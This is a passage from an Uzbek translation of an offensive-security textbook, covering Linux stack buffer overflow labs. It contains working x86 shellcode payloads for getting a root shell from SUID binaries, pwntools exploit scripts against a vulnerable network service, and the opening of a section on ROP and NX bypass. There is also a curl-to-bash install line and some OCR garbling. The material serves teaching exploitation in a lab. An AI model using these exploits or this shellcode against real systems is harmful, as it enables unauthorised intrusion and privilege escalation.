- 355 bayt NOPs («\x90») / / 412-SHELLCODE- return address = 355
- 53 bayt shellcode
- 4 bayt return address (x86 protsessorlarining little-endian uslubi tufayli uni teskari o'zgartirishni unutmang).

Keling, foydali yuk (payload)ni yarataylik va uni zaif meet.c dasturimizga topshiraylik:

```
$ ./meet Mr `python -c "print('\x90'*355 + '\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\
x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\
x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh' +'\x24\xd2\xff\xff')"`
Hello
1 1^1 F F
```



```
V
`1 @` /bin/sh$
# id
uid=0(root)   gid=1000(kali)   groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audi-
o),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer)
```

Laboratoriya ishi 10.4: 'Pwntools' yordamida eksploit yozish

Eksploitni yozishni osonlashtirish uchun Pwntools freymdan foydalanaylik. Pwntools III bobda tasvirlangan protseduraga muvofiq o'rnatilganligiga ishonch hosil qiling.

Keling, ~/GHHv6/ch10 papkasida joylashgan meet_exploit.py faylini ishga tushiramiz:

```
$ python3 meet_exploit.py
[+] Starting local process './meet': pid 50153
[*] Switching to interactive mode
Hello \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x90\x90\x90\x0c\x0b\xf3\x8d\x8dV\x0c\x801   \
x90\x90\x90\x901\xc01\x17\x80\xeb^\x891\xc0\x88F\x07F\x0c\x0b\xf3\x8d\x8dV\x0c\x801
xd8@`\xe8\xdc\xff\xff\xff
$ id
uid=0(root)   gid=1000(kali)groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audi-
o),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer)
```

Laboratoriya ishi 10.5: kichik buferlarni eksploitlash

Avval aytib o'tilganidek, agar eksploit uchun zaif bufer juda kichik bo'lsa nima bo'ladi? Siz topgan zaif buferning uzunligi atigi 10 bayt bo'lsa-chi? Keling, quyidagi zaif kodni ko'rib chiqaylik:

```
//smallbuff.c
#include <string.h>
```

```
int main(int argc, char * argv[]){
char buff[10]; //small buffer
strcpy(buff, argv[1]); //vulnerable function call
return 0;
}
```

Uni kompilyatsiya qiling va SUID bitini o‘rnating:

```
$ gcc -m32 -mpreferred-stack-boundary=2 -fno-stack-protector -z execstack \
-o smallbuff smallbuff.c
$ sudo chown root:root smallbuff
$ sudo chmod u+s smallbuff
$ ls -l smallbuff
-rwsr-xr-x 1 root root 16488 Jun 30 18:52 smallbuff
```

Endi bizda bunday dastur mavjud, uni qanday ishlatishimiz mumkin? Javob muhit o‘zgaruvchilar (environment variables)idan foydalanishdir. ShellCode’ni muhit o‘zgaruvchi (environment variable)siga saqlashingiz va keyin EIP’ni ushbu muhit o‘zgaruvchisiga yo‘naltirishingiz mumkin. ShellCode deb nomlangan muhit o‘zgaruvchisini o‘rnatishdan boshlaylik:

```
$ export SHELLCODE=`python -c 'print "\x90"*24 + "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\
xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"'
```

Keyinchalik, ushbu muhit o‘zgaruvchisini ko‘rsatadigan manzilni olishimiz kerak. Biz **gdbx/20s *((char **)environ)** buyrug‘idan foydalanishimiz mumkin, ammo bu muhitda siljishlar har xil bo‘ladi. Yana bir variant – ctypes yordamida Python’dan libc.getenv funksiyasini chaqirish, ammo afsuski, Python 64 bit 32 bitli kutubxonalarni yuklay olmaydi. Eng tezkor variant **getenv (“SHELLCODE”)**ni chaqiradigan C’da kichik dastur yozishdir:

```
//getenv.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main() {
printf("0x%08x\n", (getenv("SHELLCODE") + strlen("SHELLCODE=")));
return 0;
}
```

getenv.c faylini kompilyatsiya qiling va ishga tushiring:

```
$ gcc -m32 getenv.c -o getenv
 $ ./getenv
0xffffdf99
```


Eksploitni yozishdan oldin, smallbuffni **gdb** bilan ochamiz va EIP-ni qayta yozish uchun qancha bayt yozishimiz kerakligini bilib olamiz:

```
$ gdb -q ./smallbuff
Reading symbols from ./smallbuff...
(No debugging symbols found in ./smallbuff)
(gdb) r AAAAAAAAAAAAAAAAABBBB
Starting program: /home/kali/GHHv6/ch10/smallbuff AAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Endi EIPni qayta yozish uchun 18 bayt kerakligini bilamiz, keling, eksploitni tugatamiz va ishga tushiramiz:

```
#!/usr/bin/env python3
#smallbuf_exploit.py
from pwn import *
#Get SHELLCODE env
envp = process("./getenv")
shellcode_env = p32(int(envp.readline().strip(), 16))
envp.close()
payload = b"A"*18 + shellcode_env
p = process(["./smallbuff", payload])
p.interactive()
$ python3 smallbuff_exploit.py
[+] Starting local process './getenv': pid 231069
[*] Process './getenv' stopped with exit code 0 (pid 231069)
[+] Starting local process './smallbuff': pid 231071
[*] Switching to interactive mode
$ id
uid=0(root)  gid=1000(kali)  groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer)
```

Eksploitni yaratish jarayoni

Eng muhimlarini muhokama qilganimizdan so‘ng, haqiqiy misolni ko‘rib chiqishga tayyormiz. Haqiqiy hayotda zaifliklar har doim ham meet.c misolida bo‘lgani kabi oddiy emas. Stack overflow eksploitini ishlab chiqish jarayoni odatda quyidagi bosqichlarni o‘z ichiga oladi:

– Qaytish manzili (return address)ning to‘lib ketishiga olib keladigan zaiflikni aniqlash orqali ijro oqimini (eip registri) boshqaring.

– Ofset (yoki ofsetlar) va cheklovlarni aniqlang (ishlashni buzadigan yomon belgilar, masalan, satr o‘tkazmalari, pastki qavsni qaytarish va nol bayt).

– Hujum vektorini aniqlang.

– Muammolarni bartaraf qiling va to‘lib ketish paytida dastur harakatini kuzatib boring.

– Eksploitni yarating.
– Eksploitni sinab ko‘ring.

Har bir zaiflik, zaif dasturining tabiatiga, kompilyatsiya bayroqlariga, xatti-harakatlariga va zaif funksiyaning asosiy sabablariga qarab o‘ziga xos cheklovlar va maxsus holatlarga ega.

Laboratoriya ishi 10.6: Moslashtirilgan eksploitlarni yaratish

Ushbu laboratoriyada ilgari ko‘rilmagan misol ilovasini ko‘rib chiqamiz. Biz foydalanadigan ch10_6 dasturi ~/GHHv6/ch10 jildida joylashgan.

EIP boshqaruvi (Controlling the EIP)

ch10_6 dasturi tarmoq ilovasidir. Uni ishga tushirilganida, u 5555 portni tinglaydi:

```
$ ./ch10_6 &
[1] 234535
$ netstat -ntlp|grep ch10_6
tcp 0 0 0.0.0.0:5555 0.0.0.0:* LISTEN 233737/./ch10_6
```

Ilovalarni sinovdan o‘tkazayotganda, ba’zan shunchaki uzun satrlarni yuborish orqali zaif joylarni topishimiz mumkin. Boshqa oynada, **netcat** yordamida ishlaydigan ikkilik faylga ulaning:

```
$ nc localxost 5555
--------Login---------
Username: Test
Invalid Login!
Please Try again
```

Keling, Python’dan juda uzun satr yaratish va uni **netcat**’ga ulanishimiz orqali foydalanuvchi nomi sifatida yuborish uchun foydalanaylik:

```
$ python -c 'print(«A»*8096)' | nc localxost 5555
--------Login---------
Username: close failed in file object destructor:
sys.excepthook is missing
lost sys.stderr
```

Bizning binarimiz katta satr bilan boshqacha harakat qiladi. Buning sababini aniqlash uchun GDB’ni ulashimiz kerak. Biz zaif dasturimizni GDB yordamida bir oynada ishga tushiramiz va boshqa oynada uzun satrimizni yuboramiz. Ushbu dastur har safar yangi ulanish qabul qilinganda, child jarayonini yaratadi. Eksploitning muammolarini bartaraf etish maqsadida, GDB’ga ulanishda child jarayoniga rioya qilishni ta’minlash zarur. Buning uchun gdb interfeysida o‘rnatilgan **follow-fork-mode child** buyrug‘ini ishga tushirishingiz kerak.


10.2-rasmda uzun satr yuborilganda tuzatuvchi ekranda nima sodir bo‘lishini ko‘rsatadi. Bitta terminalda tuzatuvchini va boshqa terminalda uzun satrni yuborib, biz stek xotirasida saqlangan freym va qaytish manzilini qayta yozganimizni ko‘rishimiz mumkin. Natijada, zaif funksiyadan qaytganimizda EIP (Extended Instruction Pointer) va EBP (Extended Base Pointer) registrlari nazorat qilinadi.

Endi bizda klassik bufer to‘lib-toshgan va EIP (Extended Instruction Pointer) ni muvaffaqiyatli qayta yozganmiz. Bu eksploitning ishlab chiqish jarayonining birinchi bosqichini yakunlaydi. Keling, keyingi bosqichga o‘tamiz.

Ofset(lar)ni aniqlash

EIP registrini kuzatib borish orqali biz uni to‘g‘ri yozish uchun kerakli belgilar sonini aniq bilishimiz zarur. Buning eng oson yo‘li – Pwntools kutubxonasidan foydalanish, ayniqsa, cyclic pattern generator yordamida.

Birinchidan, tinglovchimizga ulanish uchun Python skriptini yarating:



10.2-rasm. *Uzoq satrni yuborishda tuzatuvchi ekran*

```
#!/usr/bin/env python3
#ch10_6_exploit.py
from pwn import *
context(bits=32, arch='i386')
# Connect to vulnerable ch10_6 server
p = remote('localhost', 5555)
# Send A 1024 times
payload = "A"*1024
p.sendlineafter(b"Username: ", payload) # Send payload
p.interactive()
```

Ikkilik dasturimizni yana GDB’da ishga tushirganimizda va Python skriptini boshqa oynada ishga tushirganimizda, biz hali ham nosozlikka duch kelishimiz mumkin. Agar shunday bo‘lsa, Python skripti to‘g‘ri ishlayapti va segmentatsiya

xatosi EIP registrining 0x41414141 (AAAA) noto‘g‘ri xotira manziliga o‘rnatilishi sababli sodir bo‘ladi. Keyinchalik, buferni to‘ldirish uchun qancha belgi kerakligini aniqlab olish zarur. Bunga deassembler kodini o‘qish orqali erishish o‘rniga, biz dasturni siklik shablon (cyclic pattern) bilan to‘ldirishimiz mumkin. Bu shablon berilgan uzunlikdagi satrdagi baytlarning noyob ketma-ketligini taqdim etadi. Qayta yozilgan EIP’ning natijaviy qiymati siklik shablondagi to‘rtta noyob baytga to‘g‘ri keladi. Ushbu baytlarni aniqlash jarayoni juda oson, chunki bu stekda saqlangan qaytish manzilining ofsetiga erishish uchun zarur bo‘lgan aniq uzunlikni ta’minlaydi.

Eksploitda bunga erishish uchun Pwntools’dan siklik (cyclic) funksiyadan foydalanamiz:

```
#!/usr/bin/env python3
#ch10_6_exploit.py
from pwn import *
context(bits=32, arch='i386')
# Connect to vulnerable ch10_6 server
p = remote('localhost', 5555)
# Send a 1024 bytes long cyclic pattern
payload = cyclic(1024) # Cyclic Pattern
p.sendlineafter(b"Username: ", payload) # Send payload
p.interactive()
```

Endi eksploitni ishga tushirganimizda, **gdb**’da boshqa qayta yozishni olamiz:

```
(gdb) set follow-fork-mode child
(gdb) r
Starting program: /home/kali/GHHv6/ch10/ch10_6
[Attaching after process 245725 fork to child process 245772]
[New inferior 2 (process 245772)]
[Detaching after fork from parent process 245725]
[Inferior 1 (process 245725) detached]
Thread 2.1 "ch10_6" received signal SIGSEGV, Segmentation fault.
[Switching to process 245772]
0x63616171 in ?? ()
```

Bu yerda eip 0x63616171 ga o‘rnatilganligini ko‘ramiz, bu bizning siklik (cyclic) shablonimizdagi “caaq” ketma-ketligiga mos keladi. Agar II bobda tasvirlangan Pwntools o‘rnatish ko‘rsatmalariga amal qilgan bo‘lsangiz va **sudo pip3 install pwntools** buyrug‘ini bajargan bo‘lsangiz, pwntools buyruq qatori yordam dasturlarini o‘rnatasiz. 0x63616171 ga mos keladigan ofsetni topish uchun biz pwntools **cyclic** buyruq qatori yordam dasturidan foydalanishimiz mumkin:

```
$ cyclic -l 0x63616171
264
```


Agar siz pwntools buyruq qatori yordam dasturlarini o‘rnatishni xohlamasangiz, muqobil variant Python 3 konsolini ishga tushirish, pwntools’ni import qilish va **cyclic_find**funksiyasidan foydalanishdir:

```
$ python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> cyclic_find(0x63616171)
264
```

Endi EIP qayta yozilishidan oldin aniq ofset 264 bayt ekanligini bilamiz. Bu bizga EIP qayta yozish manzilimizni yuborishdan oldin qo‘shilishi kerak bo‘lgan to‘ldirish ma’lumotlarining dastlabki uzunligini taqdim etadi.

Hujum vektorini aniqlash

EIP qayerda qayta yozilishini aniqlaganimizdan so‘ng, foydali yukni bajarish uchun stekdagi qaysi manzilni ko‘rsatishimiz kerakligini aniqlash zarur. Buning uchun NOP (No Operation) buzish maydonini qo‘shish orqali kodimizni o‘zgartiramiz.

```
#!/usr/bin/env python3
#ch10_6_exploit.py
from pwn import *
context(bits=32, arch='i386')
# Connect to vulnerable ch10_6 server
p = remote('localhost', 5555)
shellcode = b"<SHELLCODE>"
nopsled_address = b"BBBB"
# Craft our payload
payload = b"A"*264
payload += nopsled_address
payload += b"\x90"*32
payload += shellcode
p.sendlineafter(b"Username: ", payload) # Send payload
p.interactive()
```

NOP buferi bizga sakrash uchun kattaroq maydonni taqdim etadi, bu esa agar pozitsiyamiz biroz o‘zgarsa ham, kodimiz NOP ko‘rsatmalarimiz doirasida biror joyga tushib qolishi imkonini beradi. Ushbu usul, eksploitning barqarorligini oshirishga va foydali yukni to‘g‘ri bajarishga yordam beradi. 32 NOP ko‘rsatmalarini qo‘shish orqali ESP (Extended Stack Pointer)ni qayta yozish imkoniyatiga ega

bo‘lamiz va o‘tish manzillarini tanlashda qo‘shimcha moslashuvchanlikni olamiz. Shuningdek, esda tutish lozimki, “\x00” belgisi bo‘lgan har qanday manzil ishlamaydi, chunki bu belgi qatorni tugatish sifatida qabul qilinadi.

GDB’ni qayta ishga tushirganimizda va yangi ekspluatatsiya kodini ishga tushirganimizda, biz EIP (Extended Instruction Pointer) registrining 0x42424242 (BBBB) qiymati bilan qayta yozilganligini ko‘rishimiz kerak.

Yangi o‘zgarishlar bilan NOP drift maydonining qayerda joylashganligini aniqlash uchun stekimizni tekshirish imkoniyatiga egamiz.

```
$ gdb -q ./ch10_6
Reading symbols from ./ch10_6...
(No debugging symbols found in ./ch10_6)
(gdb) set follow-fork-mode child
(gdb) r
Starting program: /home/kali/GHHv6/ch10/ch10_6
[Attaching after process 252531 fork to child process 252581]
[New inferior 2 (process 252581)]
[Detaching after fork from parent process 252531]
[Inferior 1 (process 252531) detached]
Thread 2.1 "ch10_6" received signal SIGSEGV, Segmentation fault.
[Switching to process 252581]
❶ 0x42424242 in ?? ()
(gdb) x/12xw $esp
0xffffd3f8: 0x90909090 0x90909090 0x90909090 0x90909090
❷ 0xffffd408: 0x90909090 0x90909090 0x90909090 0x90909090
❸0xffffd418: 0x4c454853 0x444f434c 0xf7fe0a45 0x00000010
```

❶ manzilida EIP qayta yozilganligini ko‘ramiz. 0xffffd408 ❷ da qiymatlar bizning NOP ko‘rsatmalarimiz bilan to‘ldiriladi. Agar 0xffffd418❸ da NOP homebrew o‘rtasiga kirsak, u bizni to‘g‘ridan-to‘g‘ri qobiq kodimiz(shellcode)ga olib boradi.

Eksploitni yaratish

Tajribali tadqiqotchi o‘z shellkodlarini noldan osongina yozishi mumkin, ammo biz faqat Pwntools kutubxonasining **shellcraft** paketidan foydalanamiz. Ushbu paketda taqdim etilgan ko‘plab foydali shellkodlaridan biri **findpeersh**-funksiyasidir.

Bu funksiya bizning joriy rozetkaga ulanish fayl identifikatorini topadi va qobiqni ishga tushirishdan oldin standart kirish va chiqishni qayta yo‘naltirish uchun **dup2** tizim chaqiruvini ishga tushiradi. Bu jarayon, eksploitatsiya muvaffaqiyatini oshirish va foydali yukni to‘g‘ri bajarish uchun zarur bo‘lgan muhim qadamdir:

```
#!/usr/bin/env python3
#ch10_6_exploit.py
```



```
from pwn import *
context(bits=32, arch='i386')
# Connect to vulnerable ch10_6 server
p = remote('localhost', 5555)
# findpeersh ( dup2(socket) + execve(/bin/sh) ) shellcode
shellcode = asm(shellcraft.findpeersh())
nopsled_address = p32(0xffffd418)
# Craft our payload
payload = b"A"*264
payload += nopsled_address
payload += b"\x90"*32
payload += shellcode
p.sendlineafter(b"Username: ", payload) # Send payload
p.interactive()
```

Keling, oldin **gdb’**ni qayta ishga tushiramiz so‘ng esa eksploitni; biz qobig‘imizni qaytarib olishimiz kerak:

```
$ python3 ch10_6_exploit.py
[+] Opening connection to localhost on port 5555: Done
[*] Switching to interactive mode
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),141(kaboxer)
```

Ajoyib! Eksploitni ishga tushirgandan so‘ng, ulanishimiz uchun qobiqni (shell) qaytarib oldik. Endi interaktiv qobiqda buyruqlarni bajarish imkoniyatiga egamiz.

Xulosa

Linux operatsion tizimi asoslarini o‘rganar ekanmiz, yuqori imtiyozlar yoki masofadan kirish uchun buferni muvaffaqiyatli to‘ldirishning bir necha usullarini ko‘rib chiqdik. Bufer ajratganidan ko‘proq joyni to‘ldirish orqali biz kodni bajarish elementlarini boshqarish uchun Extended Stack Pointer (ESP), Extended Base Pointer (EBP) va Extended Instruction Pointer (EIP) ustiga yozishimiz mumkin.

Shellcode’ni bajarilishini ta’minlash orqali, biz qo‘shimcha kirish imkoniyatlarini amalga oshirish va ushbu ikkiliklarning bajarilishini nazorat qilish imkoniyatiga ega bo‘lamiz. Ushbu bobda tushuntirilgan tushunchalarni mashq qilganingizga va chuqur tushunganingizga ishonch hosil qiling. Kengaytirilgan Linux ekspluatatsiyasi bo‘yicha keyingi bobda biz 64bitli Linux tizimlarida foydalanish uchun yanada murakkab va zamonaviy tushunchalarga e’tibor qaratamiz. Bu xavfsizlik zaifliklaridan foydalanish va eksploitatsiya jarayonlarini yanada samarali amalga oshirish imkoniyatlarini kengaytiradi.

Qo‘shimcha manbalar

“Smashing the Stack for Fun and Profit” (Aleph One, aka Aleph1) www.phrack.com/issues.html?issue=49&id=14#article

Buffer overflow en.wikipedia.org/wiki/Buffer_overflow

Hacking: The Art of Exploitation, Second Edition (Jon Erickson) No Starch Press, 2008

Intel x86 Function-Call Conventions – Assembly View(Steve Friedl) www.unixwiz.net/techtips/win32-callconv-asm.html

“Linux permissions: SUID, SGID, and sticky bit” (Tyler Carrigan) www.redhat.com/sysadmin/suid-sgid-sticky-bit

11-BOB. TAKOMILLASHGAN LINUX EKSPLOITLARI

Ushbu bobda quyidagi mavzular yoritiladi:

- Qayta ishlashga yo‘naltirilgan dasturlash (ROP) bilan bajarilmaydigan stekni (NX) chetlab o‘tish.
- Stek keneries mexanizmi mag‘lub etish.
- Ma’lumot sizib chiqishi bilan ASLR’ni chetlab o‘tish
- Ma’lumot sizib chiqishi bilan mustaqil bajariladigan (PIE) pozitsiyani chetlab o‘tish.

Endi siz X bobni o‘qib chiqqaningizdan so‘ng, Linuxning yanada takomillashgan usullarini o‘rganishga tayyorsiz. Soha doimiy ravishda rivojlanib bormoqda, xakerlar tomonidan yangi usullar doimo kashf etiladi va ishlab chiquvchilar tomonidan qarshi choralar amalga oshiriladi. Muammoga qanday yondashishingizdan qat’i nazar, asoslardan tashqariga chiqish zarur. Bu kitob yordamida oldinga siljish mumkin – sayohatingiz endigina boshlanmoqda. Ushbu bobning oxiridagi “Qo‘shimcha manbalar” bo‘limi sizga o‘rganish uchun ko‘proq yo‘nalishlarni beradi.

Laboratoriya ishi 11.1:
Zaif dastur va muhitni sozlash

Dastlab ushbu bob davomida foydalanadigan zaif dastur tahlil qilinadi. Vuln.c dasturi ~/GHHv6/ch11 jildida taqdim etiladi va har bir laboratoriyada uning eksploitini kamaytirishning turli usullarini taqdim etish uchun qayta tuziladi. Zaif dastur oddiy ko‘p oqimli TCP serveri bo‘lib, u foydalanuvchidan **auth** funksiyasida oddiy stekning oshib ketishi zaifligi bilan parolni kiritishni so‘raydi.

Keling, vuln.c dasturini faqat bajarilmaydigan stek (NX) himoyasi bilan tuzishdan boshlaymiz:

```
$ gcc -no-pie vuln.c -o vuln
$ checksec --file=./vuln
[*] '/home/kali/GHHv6/ch11/vuln'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

Xizmat (service) ishlayotganligini tekshirish uchun ufonda ishga tushiriladi va netcat yordamida ulaniladi:

```
$ ./vuln &
[1] 68430
Listening on 127.0.0.1:4446
$ nc localxost 4446
User Access Verification
Password: test
Invalid Password!
$ killall -9 vuln
[1] + killed ./vuln
```

Bunda NX[20] (non executable stack)ni chetlab o'tishga e'tibor qaratish uchun manzil maydoni randomizatsiyasi(ASLR)[21]o'chirib qo'yiladi va keyin uni 11.4-laboratoriya ishi uchun qayta yoqiladi:

```
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

GDB'ni sozlash

Bunda GEF plaginidan foydalaniladi. Bunda uning GitHub sahifasida tasvirlangan o'rnatish bosqichlarini bajarish mumkin:

```
$ bash -c "$(curl -fsSL)"
```

Shundan so'ng, GEF skriptining yuklanganligiga va ~/.gdbinitga qo'shilganligiga ishonch hosil qilish uchun **gdb** ochiladi:

```
$ gdb -q
GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
gef
```

Zaif dastur ko'p tarmoqli bo'lgani uchun, quyida ko'rsatilganidek, yangi TCP mijozi ulanganidan so'ng, o'rnatilgan **follow-fork-mode child** buyrug'idan foydalanib, child jarayonining xatoliklarini bartaraf qilishini **gdb'**ga yetkaziladi:

```
$ gdb ./vuln -q -ex "set follow-fork-mode child" -ex "r"
GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
Reading symbols from ./vuln...
(No debugging symbols found in ./vuln)
```

[20] NX (non executable stack) – bajarilmaydigan stek
[21] ASLR (address space layout randomization) – manzil maydoni randomizatsiyasi


```
Starting program: /home/kali/GHHv6/ch11/vuln
Listening on 127.0.0.1:4446
```

RIP'ni qayta yozish

X bobda biz 32 bitli ikkiliklardan foydalanishga e'tibor qaratdik, ammo bu bobda biz 64 bitli ikkiliklardan foydalanishga e'tibor qaratamiz. E'tibor berishingiz mumkin bo'lgan birinchi farq shundaki, ro'yxatga olish nomlari R bilan boshlanadi. Buferning to'lib ketishi zaifligidan foydalanish uchun RIP'ni qayta yozish kerak.

Gdb ishga tushganda, yangi oyna ochiladi, zaif TCP serveriga ulaniladi va Pwntools loop pattern buyrug'i yordamida 200 bayt yuboriladi:

```
$ cyclic -c amd64 200|nc localxost 4446
```

Eslatma: agar cyclic buyrug'i topilmasa, o'rnatish ko'rsatmalariga rioya qilgan holda pwntools sudo bilan o'rnatilganligiga ishonch hosil qilinadi.

Gdb ishlayotgan oynada segmentatsiya buzilishini ko'rish kerak. Endi RIP'ni qayta yozishdan oldin qancha bayt yozish kerakligini bilish uchun o'rnatilgan GEF modelini qidirish buyrug'idan foydalaniladi:

```
[#0] Id 1, Name: "vuln", stopped 0x4012f7 in auth (), reason: SIGSEGV
──────────────────────────────────────────────────────────────── trace ────
[#0] 0x4012f7 → auth()
──────────────────────────────────────────────────────────────────────────
gef➤
pattern search $rsp
[+] Searching for '$rsp'
[+] Found at offset 120 (little-endian search) likely
gef➤
```

Eslatma: Dastur ishdan chiqqandan so'ng, gdb'dan chiqqandan keyin killall -9 vulnni ishga tushirilganiga ishonch hosil qilinadi va keyin xuddi shu parametrlar bilan gdb qayta ishga tushiriladi.

Endi mavjud bilimlardan foydalanib eksploitni yozish boshlanadi:

```
from pwn import *
context(os='linux', arch='amd64')
r = remote("127.0.0.1", 4446, level='error')
payload = b"A"*120
payload += b"BBBB"
r.sendafter("Password: ", payload)
```

Python skripti saqlanadi va ishga tushiriladi va **gdb** oynasida RIP to'rtta B bilan qayta yozilganini ko'rish mumkin:

```
[!] Cannot access memory at address 0x42424242
──────────────────────────────────────────────────────────────────threads ──
[#0] Id 1, Name: "vuln", stopped 0x42424242 in ?? (), reason: SIGSEGV
gef➤
```

Laboratoriya ishi 11.2: Qaytishga yo'naltirilgan dasturlash (ROP) bilan bajarilmaydigan stekni (NX) chetlab o'tish.

GNU **gcc** kompilyatori stekda kod bajarilishini oldini olish uchun 4.1-versiyasidan boshlab stek bajarilishini himoyalashni amalga oshirdi. Bu xususiyat standart bo'yicha yoqilgan va quyida ko'rsatilganidek **–zexecstack** belgi yordamida o'chirib qo'yilishi mumkin:

```
$ gcc vuln.c -o vuln_nx|readelf -l vuln_nx|grep -A1 GNU_STACK
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 RW 0x10
$ gcc -z execstack vuln.c -o vuln_nx && readelf -l vuln_nx|grep -A1 GNU_STACK
GNU_STACK 0x0000000000000000 0x0000000000000000 0x0000000000000000
0x0000000000000000 0x0000000000000000 RWE 0x10
```

Endi, birinchi buyruqda RW bayroqlari (ELF – Executable and Linkable File Format) belgisida, ikkinchi buyruqda (-z execstack belgisi bilan) RWE belgi ELF – Executable and Linkable File Format belgisida o'rnatiladi. Belgilar o'qish (R), yozish (W) va bajarish (E)ni bildiradi.

NX yoqilsa, X bobda ishlatilgan qobiq kodli eksploit ishlamaydi. Biroq bu himoyani chetlab o'tish uchun bir nechta usullardan foydalanishimiz mumkin. Bunday holda, biz qaytarishga yo'naltirilgan dasturlash (ROP) bilan NXni chetlab o'tamiz.

ROP – bu return-to-libc texnikasining vorisi. U gadjetlar deb nomlanuvchi xotirada topilgan kod bo'laklarini bajarish orqali dastur oqimini boshqarishga asoslangan. Gadjetlar odatda RET ko'rsatmasi bilan tugaydi, lekin ba'zi hollarda JMP yoki CALL bilan tugaydigan gadjetlar ham foydali bo'lishi mumkin.

Zaif dasturdan muvaffaqiyatli foydalanish uchun **system()** glibc funksiyasining RIP manzilini qayta yozish va argument sifatida /bin/sh'ni o'tkazish kerak bo'ladi. Argumentlarni 64 bitli ikkilik fayllarda funksiyalarga o'tkazish 32 bitli rejimdan farq qiladi, bunda stek boshqarilsa, funksiya chaqiruvlari va argumentlarini ham boshqariladi. 64 bitli binarlarda argumentlar registrlarda quyidagi tartibda uzatiladi: RDI, RSI, RDX, RCX, R8, R9 (bu yerda RDI birinchi argument, RSI ikkinchi argument) va hokazo bo'ladi.

